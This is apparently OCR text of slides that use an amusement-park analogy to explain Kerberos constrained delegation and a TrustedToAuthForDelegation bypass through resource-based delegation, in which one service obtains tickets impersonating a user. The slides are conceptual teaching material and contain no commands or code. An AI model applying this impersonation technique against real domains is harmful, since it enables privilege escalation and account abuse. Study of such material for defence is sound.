
Did Bill make a mistake?

- Bill sets up classic constrained delegation from the bistro to the bar
- Bill is a bit suspicious of the waitress and decides not to enable TrustedToAuthForDelegation for the bistro



Did Bill make a mistake?

- The waitress is thirsty
- The waitress conspires with the rollercoaster operator



Did Bill make a mistake?

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




TrustedToAuthForDelegation bypass

- The waitress sets RBCD from the rollercoaster to the bistro



TrustedToAuthForDelegation bypass

- The rollercoaster operator goes to the ticket office




TrustedToAuthForDelegation bypass

- The rollercoaster operator goes to the ticket office
- The rollercoaster operator presents **his own** day pass
  and requests a bistro ticket for Alice

Day Pass

```
Wbmje Gspn; 505086 :;11 BN
Wbmje Voujm; 505086 8;11 QN
Gmbht; GPSXBSEBCMF, SFOFXBCMF
Obnf; Spmmfsdpbtufs
Hspvqt; Spmmfsdpbtufs, Tubgg
```



TrustedToAuthForDelegation bypass

- The rollercoaster operator goes to the ticket office
- The rollercoaster operator presents **his own** day pass and requests a bistro ticket for Alice
- The ticket office decrypts the day pass and validates it

Day Pass

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Rollercoaster
Groups: Rollercoaster, Staff
```



TrustedToAuthForDelegation bypass

- The ticket office creates a rollercoaster ticket for Alice



Day Pass

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Rollercoaster
Groups: Rollercoaster, Staff
```

Rollercoster

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: NON-FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris Wheel,
Bumper Cars, Merry Go Round, Lunch,
Happy-Hour
```

TrustedToAuthForDelegation bypass

- The ticket office creates a rollercoaster ticket for Alice
- The ticket office encrypts the ticket with the rollercoaster's key



Day Pass

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Rollercoaster
Groups: Rollercoaster, Staff
```

Rollercoster

```
Xcnkf Htqo< 616197 ;<22 CO
Xcnkf Wpvkn< 616197 9<22 RO
Hnciu< PQP/HQTYCTFCDNG, TGPGYCDNG
Pcog< Cnkeg Xcpeg
FQD< 515172
Jgkijv< 3087o
Itqwru< Tqnngteqcuvgt, Hgttku Yjggn,
Dworgt Ectu, Ogtt{ Iq Tqwpf, Nwpej,
Jcrr{/Jqwt
```

TrustedToAuthForDelegation bypass

- The rollercoaster operator goes to the ticket office
- The rollercoaster operator **his own** day pass and Alice's rollercoaster ticket



Day Pass

```
Wbmje Gspn; 505086 :;11 BN
Wbmje Voujm; 505086 8;11 QN
Gmbht; GPSXBSEBCMF, SFOFXBCMF
Obnf; Spmmfsdpbtufs
Hspvqt; Spmmfsdpbtufs, Tubgg
```

Rollercoster

```
Xcnkf Htqo< 616197 ;<22 CO
Xcnkf Wpvkn< 616197 9<22 RO
Hnciu< PQP/HQTYCTFCDNG, TGPGYCDNG
Pcog< Cnkeg Xcpeg
FQD< 515172
Jgkijv< 3087o
Itqwru< Tqnngteqcuvgt, Hgttku Yjggn,
Dworgt Ectu, Ogtt{ Iq Tqwpf, Nwpej,
Jcrr{/Jqwt
```

TrustedToAuthForDelegation bypass

- The rollercoaster operator goes to the ticket office
- The rollercoaster operator **his own** day pass and Alice's rollercoaster ticket
- The ticket office decrypts the day pass and validates it



Day Pass

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Rollercoaster
Groups: Rollercoaster, Staff
```

Rollercoster

```
Xcnkf Htqo< 616197 ;<22 CO
Xcnkf Wpvkn< 616197 9<22 RO
Hnciu< PQP/HQTYCTFCDNG, TGPGYCDNG
Pcog< Cnkeg Xcpeg
FQD< 515172
Jgkijv< 3087o
Itqwru< Tqnngteqcuvgt, Hgttku Yjggn,
Dworgt Ectu, Ogtt{ Iq Tqwpf, Nwpej,
Jcrr{/Jqwt
```

TrustedToAuthForDelegation bypass

- The ticket office decrypts the rollercoaster ticket and validates it
- The bistro ticket is NON-FORWARDABLE

Day Pass

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
